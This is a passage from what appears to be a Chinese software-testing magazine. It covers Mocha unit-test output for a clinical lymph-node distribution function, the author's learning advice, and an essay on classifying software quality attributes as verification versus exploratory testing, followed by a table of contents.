+<"NumberAreaList":<"喉前亚区":3333,"胸骨上窝亚区":1,"左沟上段":0,"左沟中段":0,"左沟下段":0,"左IIa区":1,"左IIb区":0,"左III区":0,"左IV区":2,"左肌间区":0,"左Ua区":0,"左Ub区":0,"左前上纵膈区":2,"左Ib区":0,"左咽旁区":0,"左颅底区":4,"右沟上段":0,"右沟中段":0,"右沟下段桥1-2片":0,"右沟下段桥1-3片":0,"右IIa区":0,"右IIb区":0,"右III区":0,"右IV区":0,"右肌间区":0,"右Ua区":0,"右Ub区":0,"右前上纵膈区":0,"右Ib区":0,"右咽旁区":0,"右颅底区":0>,"L":<"NumberArea":["左IIa区①","左IV区②","左前上纵膈区②","左颅底区④"],"NumberInx":[1,2,2,4]>,"R":<"NumberArea":[],"NumberInx":[]>>

at Context.<anonymous> <D:\项目需求文档\Mochai\Clinical\test\GetTransferLNSpread.test.js:197:79>
```



我们看到有红色的输出就说明我们用例有失败的，一目了然哪个 case 是失败的，出错了不可怕我们现在改下这个 case 对于的预期结果，然后再次执行命令进行测试，Bingo!!!

```
C:\Users\IP-206>mocha D:\项目需求文档\Mochai\Clinical\test

转移LN分布派生
✓ 转移LN分布派生-Case01
✓ 转移LN分布派生-Case02
✓ 转移LN分布派生-Case03
✓ 转移LN分布派生-Case04
✓ 转移LN分布派生-Case05
✓ 转移LN分布派生-Case06
✓ 转移LN分布派生-Case07
✓ 转移LN分布派生-Case08
✓ 转移LN分布派生-Case09
✓ 转移LN分布派生-Case10
✓ 转移LN分布派生-Case11
✓ 转移LN分布派生-Case12
✓ 转移LN分布派生-Case13
✓ 转移LN分布派生-Case14
✓ 转移LN分布派生-Case15
✓ 转移LN分布派生-Case16
✓ 转移LN分布派生-Case17
✓ 转移LN分布派生-Case18
✓ 转移LN分布派生-Case19
✓ 转移LN分布派生-Case20
✓ 转移LN分布派生-Case21
✓ 转移LN分布派生-Case22

22 passing (15ms)
```

后记:

有木有觉得很炫？嗯，炫是需要付出代价的，以本人这次踩坑经历给有兴趣的同学推荐下这块儿的知识体系：

1: 熟悉 JS 语法，不单单是能写些简单的 JS 函数，对复杂的开发那边的 JS 方法一定要能弄懂。

2: Mocha 这块儿使用很简单，直接去 github 上看官方手册即可，前提是一定要明白说的啥。

3: 搞定了 mochachiistanbul 还不行，强推持续交付，至于持续交付是啥虾米？推荐去读读乔梁老师翻译的《持续交付》。

最后，啥都不说了，Mocha 对前端 JS 和后台 nodejs 的单元测试真心赞~推荐测试同学们人手一份，这效果.....谁用谁知道啊！



纯软件测试与软件质量

◆作者：顾翔

我们在上文中知道了软件测试可以分“测”与“试”两个方面。所谓“测”就是检测软件系统是否按照用户显性需求，比如功能；“试”可以理解为试错，尝试。比如找到系统最大负载点，系统对错误输入，异常环境是否可以适应，一旦程序发生错误多久可以修复。我们也可以把“测”理解为证“真”，“试”理解为证“伪”。

在这篇文章中我们通过软件质量来探讨“测”与“试”。探讨软件质量，我们肯定就会想到 ISO 225000 标准，软件质量可以分为功能性、可靠性、易用性、效率、信息安全、相容性、维护性与可移植性八个方面。

功能测试是指测试软件所具有的功能，软件的功能一般都会通过《需求规格说明书》或《用户故事》来说明，所以功能测试主要是验证软件是否满足用户提及的功能需求，属于验证，证“真”，所以功能测试为“测”的范畴。

可靠性测试主要试验软件在错误情况下的应变能力，比如断网，断电后的恢复能力，对非法输入的处理能力等。所以可靠性测试属于证“伪”，所以为“试”的范畴。

易用性测试主要检查软件是否好用，易用，易用性一般没有真正的需求，而且某些易用性与人的性格有关。但易用性测试主要检查软件是否存在大多数用户不容易使用的部分，比如重要功能需要点击三次鼠标才可以发现。所以易用性测试为“试”的范畴。

效率即为性能，在有些需求中有相应的性能需求，比如在大多数并发条件下，首页必须在二秒内显示完毕，二，三级页面在五秒内显示完毕，叶子页面在七秒内显示完毕，这种性能测试为“测”的范畴。而大部分测试需要找到最大负载点，最大数据饱和度，最大吞吐量，对于这样的性能测试则为“试”的范畴。

信息安全测试可以属于“测”的范畴，也可以属于“试”的范畴。对于安全测试，我们需要检验系统是否安全或者系统是否存在安全漏洞。前者属于“测”，后者属于“试”。

是否具有相容性，比如 web 程序对浏览器的兼容性测试，需要去尝试才能得到答案，



所以相容性测试为“试”的范畴。

软件是否具有可维护性测试，也需要去尝试，比如我们需要把原来系统上增加新的功能，我们就要去尝试是否可以升级？同样可测试性也需要通过尝试的行动来确定是否具备。所以可维护性测试也为“试”的范畴。

同样，可移植性测试与可维护性测试相同，比如我们需要把原来系统数据库平台从 My SQL 移植到 Oracle，仍旧需要去尝试。所以可移植性测试还是“试”的范畴。

综上所述，功能性测试，部分性能测试与部分安全性测试属于“测”的范畴。稳定性测试、部分性能测试、部分安全性测试、易用性测试、相容性测试、可移植性测试与可维护性测试属于“试”的范畴。但是某些时候“测”与“试”也不是完全绝对的，我们上面介绍的只是在一般情况下。比如我们可以说我们认为系统可以在火狐浏览器下运行，我们可说：“我们测一下系统可否支持火狐浏览器。”而在大多数情况下我们是不可确定的，所以我们只能说：“我们试一下系统可否支持火狐浏览器。”

《51 测试天地》(四十四) 上篇 精彩预览

- 测试女巫之 Python Unit Test 篇
- 软时间管理方法
- 需求评审前的测试准备流程规范
- 测试人生之谁的青春不迷茫
- 如何处理大数据性能问题？
- 测试公主之为人鱼公主找到真爱
- 测试人员例会会议议题制定规范
- 性能测试流程
- QTP 使用之一个灵活的数据驱动的 IF 函数
- 鱼儿妈的 4 年测试生活
- 再论纯软件测试方法
- 利用代码覆盖率进行精准测试和回归
- 现实公司环境中的实际测试过程是什么样的？

马上阅读

